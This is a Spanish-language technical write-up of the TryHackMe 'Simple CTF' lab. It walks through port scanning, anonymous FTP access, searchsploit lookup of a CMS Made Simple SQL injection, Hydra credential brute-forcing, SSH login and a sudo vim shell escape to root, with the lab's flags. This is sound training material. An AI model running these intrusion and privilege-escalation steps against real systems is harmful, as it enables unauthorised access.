




Informe Técnico
Máquina Simple CTF

Este documento ha sido escrito con fines legales y éticos, las técnicas que se explican en dicho documento no se han de realizar con fines maliciosos en situaciones de la vida real.
En este documento se ha utilizado la plataforma **Try Hack Me** para simular un entorno controlado para realizar simulaciones de ataques de hacking.


Autor del documento: Miguel Nebot (aka Krathor)

Fecha: 30/06/2024





ÍNDICE



1. Antecedentes

El presente documento explica el procedimiento a seguir para conseguir comprometer la máquina **Simple CTF** de la plataforma de **Try Hack Me.**

2. Objetivos

Estudiar y conocer los sistemas de seguridad de la máquina **Simple CTF**, para poder planificar varias formas de explotación con las cuales poder acceder a la máquina **Simple CTF** y una vez dentro conseguir los máximos privilegios posibles dentro del sistema.

Figura 1: Pasos a seguir para comprometer la máquina

3. Análisis de vulnerabilidades

3.1. Reconocimiento inicial

Se inició realizando una prueba de conexión a nivel de red, para asegurarse de que la máquina **Kali Linux** del **atacante** pueda comunicarse con la máquina víctima **Simple CTF**:

```
❯ ping -c 1 10.10.61.176
PING 10.10.61.176 (10.10.61.176) 56(84) bytes of data.
64 bytes from 10.10.61.176: icmp_seq=1 ttl=63 time=42.7 ms

--- 10.10.61.176 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 42.681/42.681/42.681/0.000 ms
```

Figura 2: Prueba de conexión a nivel de red con la máquina víctima

3.2. Escaneo de puertos abiertos

Una vez asegurado que la máquina **Kali Linux** del **atacante** puede comunicarse con la máquina víctima, se utilizó un script en bash automatizado hecho por "Miguel Nebot (aka Krathor)", para escanear los puertos abiertos de la máquina víctima:

```
./auto_scan.sh
```

Figura 3: Script automatizado para escanear los puertos

Cuando se terminan de escanear los puertos abiertos de la máquina víctima, se guarda un reporte con los datos del escaneo:

```
Escaneando la IP --> 10.10.61.176

Reporte guardado en el archivo escaneo_completo.txt
```

Figura 4: Resultado del escaneo

Tras analizar el reporte, se comprobaron los puertos abiertos de la máquina víctima:

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
```

Figura 5: Puertos abiertos de la máquina víctima

Un detalle curioso, es que en el **puerto 22** se encontró activada la opción de "*ftp-anon*", que permite acceder al sistema con el usuario 'anonymous':

```
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Figura 6: ftp-anon activado

3.3. Uso del servicio ftp para acceder al sistema

Se utilizó el servicio **ftp** para acceder al sistema víctima:

```
❯ ftp 10.10.61.176
```

Figura 7: Uso del ftp-anon para acceder a la máquina víctima

Cuando se accedió al sistema víctima, se listó el contenido del directorio actual para ver el contenido:

```
ftp> ls -la
```

Figura 8: Listado del contenido del directorio actual de trabajo

Se encontró un directorio llamado “pub”:

```
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
```

Figura 9: Directorio encontrado

Se decidió acceder al directorio y ver su contenido:


```
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
```

Figura 10: Archivo de texto encontrado

Se encontró un archivo de texto que parece estar dedicado a un usuario llamado “Mitch”, al estar en la máquina víctima, se decidió descargar el archivo para ver su contenido desde la máquina atacante:

```
ftp> get ForMitch.txt
```

Figura 11: Descargar el archivo en la máquina atacante



3.4. Contenido obtenido de la máquina víctima

Una vez descargado el archivo en la máquina atacante, se revisó su contenido:

```
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user,
and the password is so weak... i cracked it in seconds. Gosh... what a mess!
```

Figura 12: Contenido del archivo de texto

Tras analizar el contenido, se comprobó que el mensaje explica que la contraseña del usuario principal del sistema es muy fácil de crackear.

Al asegurarse de que no había más información útil en la máquina víctima, se optó por salir de la misma, y analizar los puertos abiertos para obtener información de estos.

En este caso, la máquina víctima tenía abierto el **puerto 80** que corresponde al servicio **HTTP**, así que seguramente tenía una página web ejecutándose en segundo plano:

```
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
```

Figura 13: Puerto 80 abierto

Para comprobar esto, se puso la dirección IP de la máquina victima en el navegador de la maquina atacante:

Figura 14: Dirección IP de la máquina víctima

3.5. Contenido de la página web

Al ingresar en la web, se encontró el siguiente contenido:




Figura 15: Contenido de la página web

Tras analizar la página web, no se encontró nada de información útil, sin embargo, se utilizó la herramienta "**gobuster**" para buscar archivos y/o directorios ocultos en la web:

```
gobuster dir -u http://10.10.61.176/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

Figura 16: Búsqueda de contenido oculto con **gobuster**

Se encontró un recurso oculto dentro de la página web:

```
/simple               (Status: 301) [Size: 313] [--> http://10.10.61.176/simple/]
```

Figura 17: Recurso oculto encontrado

Para ver el contenido del recurso, se puso el nombre del recurso en la URL de la página web:




Figura 18: Nombre del recurso en la dirección URL

Tras analizar la información del recurso, se obtuvo el siguiente resultado:

Figura 19: CMS Made Simple

3.6. Explicación de CMS Made Simple y versión

CMS Made Simple es un gestor de contenido que permite crear y administrar sitios web de forma sencilla y eficiente, es muy popular entre los desarrolladores y administradores ya que es un gestor de contenido ligero que consume poco recursos.

Tras analizar el CMS, se obtuvo la versión específica del mismo:

Figura 20: Versión de CMS Made Simple

3.7. Búsqueda de vulnerabilidades para el CMS

Una vez conocida la versión del CMS, se utilizó el comando "**searchsploit**" para buscar vulnerabilidades disponibles para el CMS:

Figura 21: Comando para buscar vulnerabilidades

De todas las vulnerabilidades disponibles obtenidas, se eligió la siguiente:

```
CMS Made Simple < 2.2.10 - SQL Injection

php/webapps/46635.py
```

Figura 22: Vulnerabilidad elegida

Además de la vulnerabilidad, se obtuvo una ruta con destino a un archivo escrito en Python que contiene dicha vulnerabilidad.

Para poder localizar el archivo en una ruta absoluta, se usó el siguiente comando:

```
> locate php/webapps/46635.py
/usr/share/exploitdb/exploits/php/webapps/46635.py
```

Figura 23: Comando **locate** para obtener la ruta absoluta

Una vez obtenida la ruta absoluta, se optó por copiar el archivo escrito en Python al directorio actual de trabajo:

```
cp /usr/share/exploitdb/exploits/php/webapps/46635.py .
```

Figura 24: Copiar el archivo de Python al directorio actual de trabajo

3.8. Uso de la vulnerabilidad

Se intentó ejecutar el script de Python, sin embargo, ocurrió un error al momento de su ejecución:

```
python3 46635.py -u http://10.10.61.176/simple/
File "/home/krathor/Desktop/46635.py", line 25
  print "[+] Specify an url target"
  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
ntaxError: Missing parentheses in call to 'print'. Did you mean print(...)?
```

Figura 25: Error en la ejecución del script en Python

Al revisar el script, se descubrió que estaba escrito en Python 2, y se intentó ejecutar con Python 3, para resolver este error, se usó la herramienta "**2to3**" para pasar todo el script a Python 3:

```
❯ 2to3 -w 46635.py
```

Figura 26: Pasar de Python 2 a Python 3

Una vez hecha la transición, se ejecutó el script para intentar recopilar información, sin embargo, ocurrió otro problema:

```
[+] Salt for password found: 1dao
[*] Try: 3$L1111111131151121142254611121e111211131211361532111
^CTraceback (most recent call last):
  File "/home/krathor/Desktop/46635.py", line 178, in <module>
    dump_username()
  File "/home/krathor/Desktop/46635.py", line 140, in dump_user
    r = session.get(url)
        ^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/requests/sessions.py", l
```

Figura 27: Fallo del script durante su ejecución

3.9. Visualización del contenido del script en Python

Se revisó el contenido del script escrito en Python, en busca de información útil:

```
cat 46635.py
```

```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053
```

Figura 29: Contenido del script en Python 3

Se descubrió que, en la parte comentada del script, había un código CVE que identifica la vulnerabilidad, así que se optó por poner este CVE en Google para ver más información sobre el mismo:




Figura 30: Código CVE

3.10. Buscando una vulnerabilidad funcional

De todos los resultado obtenidos en Google, se eligió el siguiente:




Figura 31: Vulnerabilidad elegida de Google

Se accedió al repositorio de GitHub, en el que se descargó el archivo de Python que contenía dicho repositorio:

Figura 32: Archivo de Python descargado del repositorio

Se usó el script descargado para intentar obtener información de la máquina víctima, sin embargó, volvió a ocurrir un error durante su ejecución:

Figura 33: Ejecución del script descargado




Figura 34: Error obtenido durante la ejecución del script en Python

3.11. Obtención de credenciales con hydra

En un último intento de obtener información de la máquina víctima, se usó la herramienta "**hydra**" para obtener credenciales del usuario 'Mitch':




Figura 35: Uso de hydra para obtención de credenciales

Figura 36: Credenciales obtenidas con hydra

3.12. Inicio de sesión en la máquina víctima

Finalmente se obtuvieron credenciales del usuario 'Mitch', y con dichas credenciales se puede iniciar sesión en la máquina víctima como dicho usuario, pero en este caso se usará el **puerto 2222** ya que es el puerto que tiene el servicio **ssh** abierto:

Figura 37: Inicio de sesión por ssh

Se ingresó la contraseña para poder iniciar sesión:




Figura 38: Añadir la contraseña **secret**

Una vez obtenido acceso a la máquina víctima, se cambió el diseño de la terminal con el siguiente comando:

```
$ script /dev/null -c bash
```

Figura 39: Comando para cambiar el diseño de la terminal

3.13. Flag del usuario no privilegiado

Se listó el contenido del directorio actual, y se descubrió la flag del usuario normal:

```
mitch@Machine:~$ ls
user.txt
mitch@Machine:~$ cat user.txt
G00d j0b, keep up!
```

Figura 40: Flag del usuario no privilegiado

4. Escalado de privilegios

Para poder escalar privilegios en la máquina víctima para ser usuario privilegiado, ejecutó el siguiente comando para ver que binarios se pueden ejecutar siendo usuario administrador:

```
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Figura 41: Binario con permisos de superusuario

Para poder ejecutar el binario con permisos de superusuario, se optó por dirigirse al directorio "**/tmp**":

```
mitch@Machine:~$ cd /tmp
```

Figura 42: Directorio **/tmp**

Se creó un archivo aleatorio con el binario de “**vim**”:

```
sudo vim hola
```

Figura 43: Uso del editor **vim** para crear un archivo aleatorio

Una vez ejecutado el comando anterior, se incluyeron los siguientes comandos en el interior del editor:

```
:set shell=/bin/bash
```

```
:shell
```

Figura 44: Comando ejecutados dentro del editor **vim**

Una vez ejecutados los comandos anteriores, se consiguió privilegios totales en el sistema víctima:

```
root@Machine:/tmp# whoami
root
```

Figura 45: Escalado de privilegios conseguido

Y, por último, se obtuvo la flag del usuario administrador en el directorio “**/root**”:

```
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
```

Figura 46: Flag del usuario privilegiado